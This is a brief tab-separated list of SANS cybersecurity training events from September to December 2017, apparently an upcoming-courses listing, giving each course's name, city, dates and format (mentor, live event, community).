Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS